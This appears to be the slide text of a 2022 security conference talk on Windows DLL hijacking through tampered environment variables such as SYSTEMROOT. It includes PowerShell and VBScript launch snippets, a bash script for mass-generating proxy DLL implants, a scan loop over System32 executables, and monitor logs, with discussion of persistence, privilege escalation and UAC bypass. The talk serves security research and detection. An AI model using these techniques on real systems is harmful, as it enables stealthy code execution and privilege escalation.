

SAVE THE ENVIRONMENT (VARIABLE)

HIJACKING LEGITIMATE APPLICATIONS WITH A MINIMAL FOOTPRINT

Wietze Beukema (@wietze)
D3FC0N, August 2022


<https://t.me/learningnets>

HELLO WORLD, WHO DIS?

@Wietze

- Sr Threat Hunter on CrowdStrike's OverWatch Elite team
- Based in London, UK
- Previously presented at *BSides London, MITRE ATT&CK EU Community, SANS DFIR*

DLL HIJACKING



“Tricking a (legitimate/trusted) application into loading an arbitrary DLL”

DLL HIJACKING: COMMON TYPES

DLL SIDE-LOADING


Move vulnerable EXE, put next to malicious DLL

DLL SEARCH ORDER HIJACKING

Put malicious DLL in folder searched before legit DLL

DLL SUBSTITUTION

Replace the original DLL with a malicious one



DLL HIJACKING: LESS COMMON TYPES

PHANTOM DLL HIJACKING


Create malicious DLL in location that is searched for, but normally does not exist

WINSXS HIJACKING


Manipulate Windows Side-by-Side infrastructure

INPUT-BASED HIJACKING

Manipulate the command line, Windows Registry, etc.



WELL DOCUMENTED
WELL RESEARCHED
WELL DETECTED




ENVIRONMENT VARIABLES

<https://t.me/learningnets>

ENVIRONMENT VARIABLES

- (Dynamic) variable that can be used by running programs
- Can be used in:
 - Command shells (e.g. `%VAR%` on Windows, `$VAR` on Unix)
 - As well as regular processes (e.g. `getenv("VAR")` in C)
- Typically stored as (ASCII) string

ENVIRONMENT VARIABLES: A BRIEF HISTORY



```
An environment variable is a special case of a replaceable parameter.  
If the SET command is used in the form  
  
SET name=value  
  
to add an environment variable to the system's environment block, the  
string value will be substituted for the string %name% whenever the  
latter is encountered during the interpretation of a batch file. This  
capability is available only in versions 2.x, 3.1, and 3.2.
```

```
List: ntbugtraq  
Subject: NT security - why bother?  
From: Paul Ashton <paul () ARGO ! DEMON ! CO ! UK>  
Date: 1997-07-23 22:34:20
```

```
[...]  
Why would any other application developers bother to support secure  
configurations if this is what they see coming out of Redmond?  
[...]
```

ENVIRONMENT VARIABLES IN WINDOWS

- All variable keys and values are stored in a **single string**
- This string can contain up to **32,767 ($2^{15}-1$)** characters in total
- (Semi-) Persistent variables are stored in:

Scope	Location
All Users	HKLM\System\CurrentControlSet\Control\Session Manager\Environment
Current User	HKCU\Environment
Current Session	HKCU\Volatile Environment
Process	

- (typically) Initialised on boot, then passed down when creating child processes

ENVIRONMENT VARIABLES IN WINDOWS



Process Environment Block (PEB)
InheritedAddressSpace
ReadImageFileExecOptions
BeingDebugged
SpareBool
Mutant
Ldr
ProcessParameters
SubSystemData
ProcessHeap
...

RTL_USER_PROCESS_PARAMETERS
MaximumLength
Length
Flags
ConsoleHandle
ConsoleFlags
StdInputHandle
StdOutputHandle
StdErrorHandle
CurrentDirectoryPath
CurrentDirectoryHandle
DllPath
ImagePathName
CommandLine
Environment
StartingPositionLeft
StartingPositionTop
...

```
==:::\
ALLUSERSPROFILE=C:\ProgramData
APPDATA=C:\Users\Wietze\AppData
CommonProgramFiles=C:\Program
CommonProgramFiles(x86)=C:\Pro
CommonProgramW6432=C:\Program
COMPUTERNAME=WIETZE-LAB
ComSpec=C:\Windows\system32\cm
DriverData=C:\Windows\System32
FPS_BROWSER_APP_PROFILE_STRING
FPS_BROWSER_USER_PROFILE_STRIN
HOMEDRIVE=C:
HOMEPATH=\Users\Wietze
LOCALAPPDATA=C:\Users\Wietze\A
LOGONSERVER=\\WIETZE-LAB
NUMBER_OF_PROCESSORS=2
OneDrive=C:\Users\Wietze\OneDr
OS=Windows_NT
Path=C:\Windows\system32;C:\Wi
PATHEXT=.COM;.EXE;.BAT;.CMD;.V
PROCESSOR_ARCHITECTURE=AMD64
PROCESSOR_IDENTIFIER=Intel64 F
PROCESSOR_LEVEL=6
PROCESSOR_REVISION=8e09
ProgramData=C:\ProgramData
ProgramFiles=C:\Program Files
ProgramFiles(x86)=C:\Program F
ProgramW6432=C:\Program Files
```

WINDOWS API

```
BOOL CreateProcessA(  
    [in, optional]      LPCSTR      lpApplicationName,  
    [in, out, optional] LPSTR       lpCommandLine,  
    [in, optional]     LPSECURITY_ATTRIBUTES lpProcessAttributes,  
    [in, optional]     LPSECURITY_ATTRIBUTES lpThreadAttributes,  
    [in]                BOOL         bInheritHandles,  
    [in]                DWORD        dwCreationFlags,  
    [in, optional]     LPVOID        lpEnvironment, ←  
    [in, optional]     LPCSTR        lpCurrentDirectory,  
    [in]                LPSTARTUPINFOA lpStartupInfo,  
    [out]               LPPROCESS_INFORMATION lpProcessInformation,  
);
```

SCOPE FOR TAMPERING?

VARIABLES OF PARTICULAR INTEREST

Environment variables pointing to folders we normally do not control, e.g.:

`SYSTEMDRIVE=C:`

`SYSTEMROOT=C:\Windows`

`WINDIR=C:\Windows`

`ProgramFiles=C:\Program Files`

`ProgramFiles(x86)=C:\Program Files (x86)`


`ProgramW6432=C:\Program Files`

BASIC CONCEPT


After picking an application to test:

1. **Update** environment variable to new location
2. **Start** application
3. **Monitor** attempted DLL loads from the new location
4. **Profit**

NORMAL RUN



MANIPULATED RUN



EXAMPLE: POWERSHELL



hostname.exe

`%SystemRoot%\System32\mswsock.dll`

`C:\Windows\System32\mswsock.dll`

`C:\Temp\Evil\System32\mswsock.dll`



mswsock.dll

```
Windows PowerShell
PS C:\temp\evil> $s = New-Object System.Diagnostics.ProcessStartInfo
PS C:\temp\evil> $s.FileName="c:\windows\system32\hostname.exe"
PS C:\temp\evil> $s.EnvironmentVariables.Remove("SYSTEMROOT")
PS C:\temp\evil> $s.EnvironmentVariables.Add("SYSTEMROOT", "C:\temp\evil")
PS C:\temp\evil> $s.UseShellExecute = $false
PS C:\temp\evil>
PS C:\temp\evil> $p = New-Object System.Diagnostics.Process
PS C:\temp\evil> $p.StartInfo = $s
PS C:\temp\evil> $p.Start()
True
PS C:\temp\evil> |
```


...BUT WHY?

- ✓ Run your code via **pre-existing, legitimate software**
- ✓ No custom command lines, special process operations, etc.
- ✓ **No registry footprint**
- ✓ EDR rarely (?) analyses process-level environment variables
- ✓ Supported by scripting languages including **PowerShell, VBScript, JScript**

EXAMPLE: VBSCRIPT

```
Windows PowerShell
PS C:\> cscript c:\temp\run.vbs
Microsoft (R) Windows Script Host Version 5.812
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\>
```

```
run - Notepad
File Edit Format View Help
Set WshShell = WScript.CreateObject("WScript.Shell")
Set colVolEnvVars = WshShell.Environment("Process")
colVolEnvVars("SYSTEMROOT") = "C:\temp\windows_64"

statusCode = WshShell.Run ("slui.exe", 1, true)
```

Process Monitor - Sysinternals: www.sysinternals.com

File Edit Event Filter Tools Options Help

T...	Process Name	PID	Operation	Path	Result	Detail	Integrity
2...	cscript.exe	5376	Load Image	C:\Temp\windows_64\system32\windows.storage.dll	SUCCESS	Image Base: 0x7ffd1b1...	Medium
2...	cscript.exe	5376	Load Image	C:\Temp\windows_64\system32\prosys.dll	SUCCESS	Image Base: 0x7ffd0e5...	Medium
2...	slui.exe	4080	Load Image	C:\Temp\windows_64\system32\ndfapi.dll	SUCCESS	Image Base: 0x7ffd0bc...	Medium
2...	slui.exe	4080	Load Image	C:\Temp\windows_64\system32\lwdi.dll	SUCCESS	Image Base: 0x7ffd0a0...	Medium
2...	slui.exe	4080	Load Image	C:\Temp\windows_64\system32\IPHLPAPI.DLL	SUCCESS	Image Base: 0x7ffd0a0...	Medium

COMPARISON

DLL Side-loading

- Requires bringing/moving executable

DLL Search Order Hijacking

- Limited options
- Or requires bringing executable

DLL substitution

- May require elevated rights

Input-based DLL hijacking

- Detectable via command line
- Detectable via (known) Registry locations

Environment Variable-Based Hijacking

- Uses pre-existing applications
- Does not require elevated rights
- Does not require special command-line arguments
- Many candidates
- Only footprint: planting of the DLL



FINDING VULNERABLE EXECUTABLES

<https://t.me/learningnets>

HACKER'S MINDSET

Turning one observation into a systemic approach

Idea:

PREP

- Take all DLLs in e.g. `C:\Windows\System32`
- Create implants for each of them, creating a fingerprint file when loaded

EXECUTION

- Take all EXEs in e.g. `C:\Windows\System32`
- Run them with certain environment variables pointed to implants folder










VALIDATION


- Check fingerprint files

CHALLENGES

A common problem with DLL Hijacking: **stability**

- We don't (fully) know the **role of the DLL** in the vulnerable program
- We don't (fully) control the **execution flow** of the vulnerable program

Approach	Problems	Solution
Creating a generic DLL	 Rejected/crashing due to missing exports or ordinals  Crashing due to missing functionality  Crashing due to missing metadata/resources	 Function Redirection ('DLL Proxying')
Creating DLL with dummy functions for expected export names	 Rejected/crashing due to missing ordinals  Crashing due to missing functionality  Crashing due to missing metadata/resources	
Creating DLL with function redirection	 Crashing due to missing metadata/resource	 Resource cloning



MASS GENERATE DLL IMPLANTS

```
39 for dll_path in "${results[@]"; do
40     # Create output folder structure if needed
41     mkdir -p "$output_folder/${dll_path%/*}"
42     # Display progress to stdout
43     echo -en "\r$i/${#results[@]}"
44     ( # Run bunch of commands, output to .def file
45         # Create header of .def file
46         echo -e "LIBRARY Wietze\nEXPORTS\n"
47         # Get objdump data
48         objdump_output=$( ${tools_prefix}-mingw32-objdump -p "$dll_path" )
49         # Find ordinal offset in objdump data
50         offset=$( echo "$objdump_output" | sed -n -r "s/Export Address Table -- Ordinal Base
51         ([0-9]+)/\1/gp" `
52         # Use sed/perl magic to transform exports in objdump data to .def format
53         ( echo "$objdump_output" | perl -ne "print if s/^\s+\[\s{0,3}([0-9]{1,4})\]\s*( [^\s]+)
54         \$/'\''.\$2.'\"=\"$( echo $dll_path | sed 's/./\c:\\\\/' | sed 's/\\/\\\\/g')."'\$2.
55         '\@'.(\$1+${offset:=0})/ep" )
56     ) > "$output_folder/$dll_path.def"
57
58     # Leverage windres to obtain a .res file containing embedded resources
59     timeout 10s ${tools_prefix}-mingw32-windres -i "$dll_path" -O coff -o "$output_folder/
60     $dll_path.res" 2> /dev/null
61     if [ $? -eq 0 ]; then
62         # Compile our output DLL, using (static) .C template and (generated) .def and .res
63         files
64         ${tools_prefix}-mingw32-gcc -shared -mwindows -o "$output_folder/$dll_path"
65         "$output_folder/$dll_path.def" "$output_folder/$dll_path.res" ../template.c
66         # Remove redundant .def/.rsrc files
```




```
BOOL WINAPI DllMain(HINSTANCE hModule, DWORD fdwReason, LPVOID lpvReserved)
{
    switch (fdwReason)
    {
        case DLL_THREAD_ATTACH:
        case DLL_PROCESS_ATTACH:
            generate_fingerprint(__func__);
            break;
        case DLL_PROCESS_DETACH:
            break;
        case DLL_THREAD_DETACH:
            break;
    }

    return TRUE;
}
```

MASS TEST VULNERABLE EXECUTABLES

```
1 # Find all trusted executables in System32
2 $paths = Get-ChildItem c:\windows\system32 -File | ForEach-Object { if($_ -match '.*?exe$') {Get-AuthenticodeSignature $_.fullname} } |
   where {$_.IsOSBinary} | ForEach-Object {$_.path }
3
4 # Executing these executables causes trouble, let's just skip them
5 $skips = "*shutdown*", "*logoff*", "*lsaiso*", "*rdpinit*", "*wininit*", "*DeviceCredentialDeployment*", "*lsass*"
6
7 # Prepare ProcessStartInfo object
8 $s = New-Object System.Diagnostics.ProcessStartInfo
9 # Update SYSTEMROOT variable, point it to our location
10 $s.EnvironmentVariables.Remove("SYSTEMROOT")
11 $s.EnvironmentVariables.Add("SYSTEMROOT", "C:\Temp\windows_64")
12 $s.UseShellExecute = $false
13
14 # Prepare Process object
15 $p = New-Object System.Diagnostics.Process
16 $p.StartInfo = $s
17
18 # Iterate over executables
19 foreach ($path in $paths) {
20     $executable = Split-Path $path -Leaf
21     if(($skips | where {$executable -Like $_})) { continue }
22     # Set Process object's path to the current executable
23     $s.FileName = $path
24     # Start the process and move on
25     $p.Start()
26 }
27 }
```



RELEASING TODAY

The screenshot shows the GitHub repository page for 'wietze/windows-dll-env-hijacking'. The repository is private and has 1 commit. The file list includes 'input', 'output', '.gitignore', 'Dockerfile', 'LICENSE', 'README.md', 'build.sh', 'run.sh', and 'template.c'. The README.md file is open, showing the title 'Environment Variable-based DLL Hijacking' and a background section. The background section states: 'This repo contains all scripts used to find Environment Variable-based DLL Hijacking candidates on Windows 11 (version 21H2), as described in this blog post.' The approach section starts with: 'The first step is to create 'dummy' DLLs for all legitimate DLLs that can be found in trusted locations, such as...'. The repository also shows 0 stars, 1 watching, and 0 forks. The languages section shows Shell at 51.4%, C at 30.1%, and Dockerfile at 18.5%.

- Framework for mass compiling DLLs for DLL Hijacking
 - With export function redirection
 - With resource cloning
- Using MinGW (i.e. cross-platform support)

<https://github.com/wietze/>

FINDINGS

Tested on Windows 11 (21H2):

- 82 executables
- 91 unique DLLs
- Nearly 398 combinations

3rd-party software:

- Office 2021
- Browsers: latest Edge, Chrome, Firefox, ...
- Chat software: latest Slack, Teams, Zoom, WebEx, ...

However: it is not about the individual results




FURTHER IMPLICATIONS

<https://t.me/learningnets>

PERSISTENCE

- Requirement: when process is created, we should be able to set Environment Variable
- Using script in combination with scheduled task: bit meh
- Manipulating service-specific Environment Variables...?



PRIVILEGE ESCALATION (?)

- 'Stealthy' (?) way to get SYSTEM

8524	QueryAttributel...	C:\Temp\windows_64\system32\mswsock.dll	SUCCESS	FileSystemAttribut...	System
8524	CreateFileMapp...	C:\Temp\windows_64\system32\mswsock.dll	FILE LOCKED WIT...	SyncType: SyncTyp...	System
8524	QueryStandardI...	C:\Temp\windows_64\system32\mswsock.dll	SUCCESS	AllocationSize: 241...	System
8524	CreateFileMapp...	C:\Temp\windows_64\system32\mswsock.dll	SUCCESS	SyncType: SyncTyp...	System
8524	QueryEAFile	C:\Temp\windows_64\system32\mswsock.dll	SUCCESS		System
8524	CreateFileMapp...	C:\Temp\windows_64\system32\mswsock.dll	SUCCESS	SyncType: SyncTyp...	System
8524	QuerySecurityFile	C:\Temp\windows_64\system32\mswsock.dll	SUCCESS	Information: Owner...	System
8524	Load Image	C:\Temp\windows_64\system32\mswsock.dll	SUCCESS	Image Base: 0x7ffd...	System
8524	CloseFile	C:\Temp\windows_64\system32\mswsock.dll	SUCCESS		System
8524	CreateFile	C:\Users\Public\Downloads\spoolsv.exe_mswsoc...	SUCCESS	Desired Access: G...	System
8524	WriteFile	C:\Users\Public\Downloads\spoolsv.exe_mswsoc...	SUCCESS	Offset: 0, Length: 6...	System
8524	CloseFile	C:\Users\Public\Downloads\spoolsv.exe_mswsoc...	SUCCESS		System
8524	CreateFile	C:\Windows\System32\mswsock.dll	SUCCESS	Desired Access: R...	System
8524	QueryBasicInfor	C:\Windows\System32\mswsock.dll	SUCCESS	CreationTime: 05/0...	System
8524	CloseFile	C:\Windows\System32\mswsock.dll	SUCCESS		System
8524	CreateFile	C:\Windows\System32\mswsock.dll	SUCCESS	Desired Access: R...	System

UAC BYPASS (?)

- CreateProcess cannot run programs that require elevation
- ShellExecute does not take process-level environment variables

```
Windows PowerShell
PS C:\temp> $s = New-Object System.Diagnostics.ProcessStartInfo
PS C:\temp> $s.FileName="c:\windows\system32\taskmgr.exe"
PS C:\temp> $s.EnvironmentVariables.Remove("SYSTEMROOT")
PS C:\temp> $s.EnvironmentVariables.Add("SYSTEMROOT", "C:\Temp\")
PS C:\temp> $s.UseShellExecute = $false
PS C:\temp> $p = New-Object System.Diagnostics.Process
PS C:\temp> $p.StartInfo = $s
PS C:\temp> $p.Start()
Exception calling "Start" with "0" argument(s): "The requested operation requires elevation"
At line:1 char:1
+ $p.Start()
+ ~~~~~
```

```
Windows PowerShell
PS C:\temp> $s = New-Object System.Diagnostics.ProcessStartInfo
